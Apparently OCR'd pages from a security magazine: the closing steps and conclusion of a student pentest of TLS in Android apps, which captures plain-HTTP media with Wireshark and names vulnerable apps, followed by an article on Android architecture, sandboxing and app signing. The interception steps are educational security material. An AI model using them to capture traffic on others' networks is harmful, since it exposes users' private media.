


Step 7: take this saved pcap file in our PC.


Step 8: open with Wireshark.




Step 9: take HTTP filter in Wireshark type http.




Step 10 : navigate into Wireshark to file tab and go down to export objects.




Step 11 : go to export from HTTP traffic.



Step 12: select save all and give the location of your choice.



Step 13: save and close.



Conclusion

After going through various effective tools and methods for pen testing the SSL/TLS vulnerabilities in Android applications and with the result of case studies and practicals, it can be concluded that, although we are growing up exponentially in the field of the smartphones, this experiment proves to us that our lack of security in the transport layer, for example, the Instagram app as shown in practical, we can easily capture the video and images which are uploading so this is seen by anyone who is connected to the same network and they can perform a man in the middle attack easily on vulnerable Android apps. All the media which is uploaded in vulnerable Android apps can be captured / tempered, so it needs some encryption, like in Facebook the media is encrypted with the SSL key. After testing 10 Android apps in Google's play store I found the result.




Fig. Pie Chart analysis

1. Green = Secure TLS/SSL Apps (six apps) i.e., Facebook, gmail, Android apps

2. Light Green = Weak Encryption (two apps) i.e., Raj citizen mobile app (for older version)

3. Orange = Self signed SSL certificate (one app) i.e., Databack

4. Red = Using HTTP Protocol (one app) i.e., Instagram (media only)

=> After deep analysis, I conclude that we are progressing towards technology very fast but security also has its place; lacking in TLS/SSL Security causes big trouble, as we discussed above in detail, i.e., MAN IN THE MIDDLE ATTACK

=>I strongly suggest that developers, users and security analysts need to first test the app behavior in all possible cases (i.e., rooted or non-rooted or/and mobile network or Wi-Fi network or same network or/and different network); if it proved secure or safe then use it, otherwise, don't use it or at least add some security cautions (limitations of its behavior) with the app itself so that the unaware users who are not so much knowledgeable about the technology use the app with awareness.

Due to this type of penetration cannot be permitted so all above results are found by the analysis of Wireshark and some reverse engineering concepts.

References

[1] A survey on HTTPS implementation by Android apps: Issues and countermeasures Xuetao Wei, Michael Wolf

[2] Why Eve and Mallory Love Android: An Analysis of Android SSL (In)Security, SaschaFahl, Marian Harbach, Lars Baumgartner, Bernd Freisleben

[3] https://www.owasp.org/index.php/OWASP_Mobile_Security_Project

[4] Penetration testing of Android application, Kunjan Shah

[5] H. Hwang, G. Jung, K. Sohn, S. Park, A study on mitm (man in 1359 the middle) vulnerability in wireless network using 802.1x and 1360 eap, in: IEEE ICISS, 2008

[6] Learning penetration testing for Android devices by Aditya Gupta

Author: Vijay Kumar Sharma

I am a student and cyber security analyst and currently living in Ahmadabad. My interests range from technology to music. I am also interested in food, movies, and coffee.You can click the button above to hire me.Following are some details regarding me

1. M.tech in cyber security from Raksha Shakti University,Ahmedabad

2. I published a Research paper named as "PENETRATION TESTING OF TRANSPORT LAYER SECURITY IN ANDROID APPLICATIONS: A PRACTICAL APPROACH" on IJARIIE journal

2.B. tech in Electronics and Communication from Rajasthan Technical University ,Kota


Mobile Security Architecture

by Ali Abdollahi

To completely understand how to breach mobile device security, we must first know the mobile platform features we will dealing with. So, we are going to study in-depth the OS architectures and the security models implemented on both Android and iOS.

Android is a software stack for mobile devices that includes operating system, middleware and key applications. This depends on Linux versions 2.6 and 3.x (started from Android 4.0) for the original system services, such as security, memory management, processing management, network stack and driver models. The core also acts as an abstract layer between the device and the rest of the software stack.

Android Architecture



Linux Kernel:

Android works based on the Linux kernel. This is the first layer that interacts with a hardware device.

The kernel provides the essential software needed to boot, manage power and memory, processes, device drivers, applications, networking and security.

Libraries

The C / C ++ core library is exposed to developers through Java APIs. All these libraries act as a layer between the core and the transaction layer. The application framework, providing some public services, is available for applications and other programs. Below you can find some known libraries:

- SQLite
- Surface Manager
- SSL
- and more...

Android Runtime

This layer includes a custom Java virtual machine called DVM (Dalvik Virtual Machine). It runs the applications.

Application Framework

In this layer, compiled code is running on Dalvik VM to service applications. The application framework is the main layer that 3rd party developers interact with it.

Applications

All applications that you see work in this layer, such as browsers, contacts, etc. Actually, you as a user interact with this layer.

Android Security Models

Android uses security mechanisms and controls based on linux kernel.

Privilege and sandboxing

One of the important things in Linux is the concept of users and groups. When a user is created, the system assigns a user ID (UID). Also, each user can be added into a group and each group has its own unique ID (GID).

The system gives to each element their type of permissions:

- Owner
- Group
- Other

These separation and procedures arehandled by Dalvik VM.

The following screenshot shows a list of processes running on an Android device and their UIDs:

```
$ ps -x
USER     PID   PPID  VSIZE  RSS     WCHAN    PC         NAME
root      1     0     392    252   ffffffff 00000000 S /init (u:404, s:4211)
root      2     0     0      0     ffffffff 00000000 S kthreadd (u:0, s:11)
root      3     2     0      0     ffffffff 00000000 S ksoftirqd/0 (u:121, s:3933)
root      4     2     0      0     ffffffff 00000000 S watchdog/0 (u:0, s:0)
 ....
 ....
system    1250  1     860    192   ffffffff 00000000 S /system/bin/servicemanager (u:201, s:1361)
root      1251  1     3948   360   ffffffff 00000000 S /system/bin/vold (u:103, s:974)
root      1252  1     3964   344   ffffffff 00000000 S /system/bin/netd (u:46, s:494)
root      1253  1     3228   296   ffffffff 00000000 S /system/bin/debuggerd (u:4, s:311)
radio     1254  1     14328  776   ffffffff 00000000 S /system/bin/rild (u:487, s:2276)
root      1255  1     101164 24808 ffffffff 00000000 S zygote (u:5463, s:2061)
media     1256  1     50452  3916  ffffffff 00000000 S /system/bin/mediaserver (u:94454, s:31167)
 ....
 ....
app_2     22884 1255  124440 21384 ffffffff 00000000 S com.htc.cspeoplesync (u:236, s:23)
app_143   22898 1255  115776 21324 ffffffff 00000000 S com.sophos.smsec (u:124, s:18)
app_153   22928 1255  114204 20868 ffffffff 00000000 S com.gau.go.launcherex.gowidget.switchwidget (u
app_45    23363 1255  132968 23544 ffffffff 00000000 S com.google.android.apps.maps:GoogleLocationSer
s:24)
app_6     23580 1255  118332 25168 ffffffff 00000000 S com.htc.bg (u:30, s:14)
app_176   23605 1255  126028 22748 ffffffff 00000000 S com.fsck.k9 (u:35, s:16)
app_23    23629 1255  143884 29668 ffffffff 00000000 S com.android.htccontacts (u:33, s:8)
system    23660 1255  126656 26428 ffffffff 00000000 S com.android.settings (u:11, s:10)
app_142   23683 1255  130500 19624 ffffffff 00000000 S com.gau.go.launcherex.gowidget.calendarwidget
app_103   23744 1255  129964 27984 ffffffff 00000000 S com.google.android.apps.plus (u:114, s:14)
```


As you can see, each application runs with its own UID. This model ensures that applications and processes have no permissions to access other applications, processes or Operating System data. Then, if application A tries to access data from application B, the operating system denies access since A does not have the appropriate user privileges (a different UID). This is known as sandboxing. The idea behind the sandbox is simple: when two or more processes run in their own sandboxes, they can communicate with each other only if they explicitly request and are granted permission to access each other.

Also, note that since the sandbox is implemented in the kernel, this security feature is extended to all software above the first layer (Linux Kernel) including system libraries, Android runtime, application framework and applications.

Each time an application is installed on the device, a new User ID and a new directory is created for that specific application. All data stored in internal storage by that application (files, databases, etc.) is assigned the same UID.

Isolation

The first column is organized into four separate groups:



By default on Android, only the associated UID (and root UID) have full privileges on these resources, unless the developer explicitly exposes files to other applications.

```
root@android:/data/data # ls -l
ls -l
drwxr-x--x u0_a37   u0_a37           2012-11-23 15:23 com.android.backupconfirm
drwxr-x--x u0_a26   u0_a26           2012-11-23 15:27 com.android.browser
drwxr-x--x u0_a15   u0_a15           2012-11-23 15:22 com.android.calculator2
drwxr-x--x u0_a33   u0_a33           2012-11-23 15:23 com.android.calendar
drwxr-x--x u0_a20   u0_a20           2012-11-23 15:22 com.android.camera
drwxr-x--x u0_a39   u0_a39           2012-11-23 15:23 com.android.certinstaller
drwxr-x--x u0_a9    u0_a9            2012-11-23 15:23 com.android.contacts
drwxr-x--x u0_a38   u0_a38           2012-11-23 15:23 com.android.customlocale2
drwxr-x--x u0_a13   u0_a13           2012-11-23 15:22 com.android.defcontainer
drwxr-x--x u0_a18   u0_a18           2012-11-23 15:23 com.android.deskclock
drwxr-x--x u0_a14   u0_a14           2012-11-23 15:22 com.android.development
drwxr-x--x u0_a32   u0_a32           2012-11-28 09:37 com.android.development_settings
drwxr-x--x u0_a5    u0_a5            2012-11-23 15:22 com.android.dreams.basic
drwxr-x--x u0_a11   u0_a11           2012-11-23 15:22 com.android.dreams.phototable
```

For example, running a terminal emulator app on a physical device, we are able to browse the emulator application folder since we (the app) are the owner, but we cannot browse the /data/data directory, where all the application folders are stored.

When we consider external storage like SD cards, things are different. Indeed, as we can see in the following snapshot, data is accessible to anyone:

```
/mnt/sdcard
$ ls -l
d---rwxr-x system   sdcard_rw          2012-11-28 13:01 DCIM
d---rwxr-x system   sdcard_rw          2011-11-15 09:08 Music
----rwxr-x system   sdcard_rw 63696532 2010-09-10 23:18 HTCSync_3.0.5439.exe
d---rwxr-x system   sdcard_rw          1980-01-05 23:01 LOST.DIR
d---rwxr-x system   sdcard_rw          2011-11-13 21:17 tmp
d---rwxr-x system   sdcard_rw          2012-05-21 09:16 My Documents
d---rwxr-x system   sdcard_rw          2012-07-06 17:15 Android
d---rwxr-x system   sdcard_rw          2011-11-12 16:45 rosie_scroll
d---rwxr-x system   sdcard_rw          2012-11-15 14:24 download
d---rwxr-x system   sdcard_rw          2012-01-21 00:33 downloads
d---rwxr-x system   sdcard_rw          2012-01-14 22:52 media
d---rwxr-x system   sdcard_rw          2012-07-05 16:45 WhatsApp
d---rwxr-x system   sdcard_rw          2012-11-03 14:36 keepass
d---rwxr-x system   sdcard_rw          2011-11-13 20:54 openfeint
d---rwxr-x system   sdcard_rw          2011-11-13 21:22 adobe
----rwxr-x system   sdcard_rw        0 2012-01-06 22:49 psmobile_usage.xml
d---rwxr-x system   sdcard_rw          2012-11-22 21:31 Evernote
d---rwxr-x system   sdcard_rw          2011-11-14 19:24 FolderOrganizer
```

In the image below, you can see the "sdcard" data is accessible to anyone. Data stored on the sdcards is both accessible and writable by any other applications so they can abuse or exploit vulnerabilities. The reason for this insecurity is the support of VFAT, because this old standard doesn't support Linux access controls.

Two more ways to store data on Android devices:

- Databases
- SharedPreferences

SharedPreferences allow apps to store and retrieve persistent key-value pairs. Persistent means that they will persist across the device sessions. They can be accessed using the SharedPreferences object and are stored as an XML file in the folder /data/data/your_app/shared_prefs.

Android also provides full support for SQLite databases. Database files reside in the directory data/data/your_app/databases and, much like SharedPreferences, by default they can be accessed only by the UID of the related app.

```
sqlite> .databases
.databases
seq  name             file
---  ---------------  ----------------------------------------------
0    main             /data/data/                 /databases/Ecare.db
sqlite> .show
.show
     echo: off
```

App Signing

The Application Signing process ensures integrity and authenticity by verifying that the APK (Android Application Package file) has been signed with the certificate included in the APK. This helps to avoid the application being tampered with and also assists in ensuring that the file comes from the author that it claims to come from.

All applications must be signed, otherwise they cannot be installed on the device. The signing process is used to identify the application author and it allows the developer to update or edit his applications. Also, applications signed with the same key can share the same UID and Application Sandbox.

